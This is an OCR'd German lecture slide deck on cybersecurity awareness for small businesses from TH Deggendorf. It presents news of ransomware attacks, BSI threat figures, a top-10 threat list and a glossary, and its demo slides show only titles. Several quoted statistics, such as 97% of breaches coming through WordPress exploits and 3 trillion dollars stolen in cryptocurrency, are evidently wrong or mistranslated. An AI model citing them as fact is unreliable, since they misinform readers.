CYBERSICHERHEIT

FAKTEN VS. FIKTION

TECHNISCHE HOCHSCHULE DEGGENDORF

CYSERES-KMU

ENRICO WEIGELT

ProtectIT

AGENDA

ProtectIT

- VITA
- Aktuelle Bedrohungslage
- Angriffsmodell
- Was passiert wenn es passiert

VITA

- Enrico Weigelt
- Ausbildung zum Fachinformatiker für Anwendungsentwicklung
- 12 Jahre Soldat auf Zeit (IT-SysAdmin, IT-DB-Admin, IT-Netzwerk-Admin)
  - Bachelor Informatik
  - Fokus Embedded Systems, B. Sc.
  - Master Angewandte Informatik
  - Fokus Embedded Systems und Cybersecurity, M. Sc.
- Wissenschaftlicher Mitarbeiter an der THD seit 2020
- PhD Fokus: PQC on FPGA
- Zertifizierungen: Offensive Security Certified Professional,
  Certified Red Team Operator

ProtectIT

WAS IST CYBERSICHERHEIT?

- Cybersicherheit ist wie Strom – Man sieht es nicht, man hört es nicht, man riecht es nicht, es kostet, aber ein falscher Umgang damit kann weh tun!

Continental: Hacker verlangen 50 Millionen Dollar für Daten


Stand: 16.11.2022 21:25 Uhr

08.08.2022, 19:43 Uhr

> Offenbar Cyberangriff auf viele Industrie- und Handelskammern

Offenbar Cyberangriff auf viele Industrie- und Handelskammern

Die Industrie- und Handelskammern (IHK) in Deutschland sind offenbar Ziel eines Cyberangriffs geworden. Davon betroffen ist auch die IHK Mittelfranken Bayreuth für Oberfranken wurde vom Netz genommen.



Kriminalität

Cyberangriff auf IHK: noch immer Einschränkungen

dpa, 08.09.2022 - 13:17 Uhr

- Gewährleistung von drei primären Schutzzielen der Vertraulichkeit, Integrität, Verfügbarkeit von Informationen …
- … aber auch Datenschutz/Privatsphäre wichtig!

BEDROHUNGSLAGE - AUSWIRKUNGEN

ProtectIT

- Lage (weltweit)

https://www.tripwire.com/state-of-security/the-state-of-security-malware

BEDROHUNGSLAGE - AUSWIRKUNGEN

ProtectIT

- Lage (weltweit)
  - Alle 39 Sekunden findet eine Hackerattacke statt
  - Der Gesundheitssektor ist weiterhin Topziel von Ransomware
  - 92% aller Malware wird via E-Mail versandt
  - 4,1 Millionen Webseiten hatten zu irgendeinem Zeitpunkt Malware
  - Im Durchschnitt dauert es 49 Tage bis eine Attacke mit Ransomeware erkannt wird
  - 97% aller Sicherheitsverletzungen findet durch Wordpress Exploits statt
  - 3 Billionen Dollar wurden in Form von Kryptowährung gestohlen
  - 74% der IT-Experten glauben, dass Remotearbeiten eine Verschlimmerung der Gefahr bedeutet

https://www.tripwire.com/state-of-security/the-state-of-security-malware

BEDROHUNGSLAGE - AUSWIRKUNGEN

ProtectIT

- Lage (national)

https://bsi.bund.de

BEDROHUNGSLAGE - AUSWIRKUNGEN


ProtectIT

- Lage (national)

Ransomware


ist weiterhin die größte Bedrohung.

2 **Ransomware-Angriffe** auf Kommunalverwaltungen oder kommunale Betriebe wurden durchschnittlich pro Monat bekannt.



68 erfolgreiche **Ransomware-Angriffe auf Unternehmen** wurden bekannt.


15 davon richteten sich gegen **IT-Dienstleister.**



Mehr als **2.000** **Schwachstellen** in Softwareprodukten **(15 % davon kritisch)** wurden im Berichtszeitraum durchschnittlich im Monat bekannt. Das ist ein **Zuwachs von 24 %.**

Eine Viertelmillion neue **Schadprogramm-Varianten** wurden durchschnittlich an jedem Tag im Berichtszeitraum gefunden.

66% aller **Spam-Mails** im Berichtszeitraum waren Cyberangriffe:
34 % Erpressungsmails,
32 % Betrugsmails



84% aller betrügerischen E-Mails waren **Phishing-E-Mails** zur Erbeutung von Authentisierungsdaten, meist bei Banken und Sparkassen.

https://bsi.bund.de


BEDROHUNGSLAGE - AUSWIRKUNGEN

ProtectIT

- Lage (national)

Top-3-Bedrohungen je Zielgruppe:


Gesellschaft	Wirtschaft	Staat und Verwaltung
		
Identitätsdiebstahl Sextortion Phishing	***Ransomware*** Abhängigkeit innerhalb der IT-Supply-Chain Schwachstellen, offene oder falsch konfigurierte Onlineserver	***Ransomware*** APT Schwachstellen, offene oder falsch konfigurierte Onlineserver



Rund **21.000** **infizierte Systeme** wurden täglich im Berichtszeitraum erkannt und vom BSI an die deutschen Provider gemeldet.

Durchschnittlich rund **775** **E-Mails mit Schadprogrammen** wurden an jedem Tag im Berichtszeitraum in deutschen Regierungsnetzen abgefangen.

370 **Webseiten** wurden im Durchschnitt an jedem Tag des Berichtszeitraums für den Zugriff aus den Regierungsnetzen gesperrt. **Der Grund:** Die Seiten enthielten Schadprogramme.



https://bsi.bund.de

BEDROHUNGSLAGE – TOP 10

ProtectIT

- Security Top 10 Bedrohungen 2023

1 Social Engineering

2 Third-Party Exposure

3 Misconfiguration

4 Poor Cyber Hygiene


5 Cloud Vulnerabilities

6 Ransomware

7 Mobile Devices

8 Internet of Things

9 Data Management



10 Post-Attack Procedures


https://www.embroker.com/blog/top-cybersecurity-threats/

WICHTIGE BEGRIFFE

ProtectIT


- Backdoor: Software die es ermöglicht immer wieder auf das System zu kommen
- Exploit: Eine Methode oder ein Programm zum Ausnutzen einer Schwachstelle
- Malware: Kunstwort abgeleitet aus **Mal**icious Soft**ware**
- Phishing: Kunstwort aus Password und fishing -> Passwörter angeln
- Ransomware: Schadprogramm um Zugriff auf Daten und System einzuschränken und Lösgeld (engl. ransom) zu erpressen
- Social Engineering: Bewusste Manipulation von Personen damit diese Daten preisgeben
- Spam: Unerwünschte Nachrichten die massenhaft und ungezielt verteilt warden
- Webshell, Reverse Shell: Schadcode der es dem Angreifer ermöglicht, Kommandos auf dem Ziel auszuführen

https://www.embroker.com/blog/top-cybersecurity-threats/



ANGRIFFSMETHODE

ProtectIT



WAS WÄRE WENN?


ProtectIT

TECH DEMO

ProtectIT


ANGRIFFSMETHODE

ProtectIT



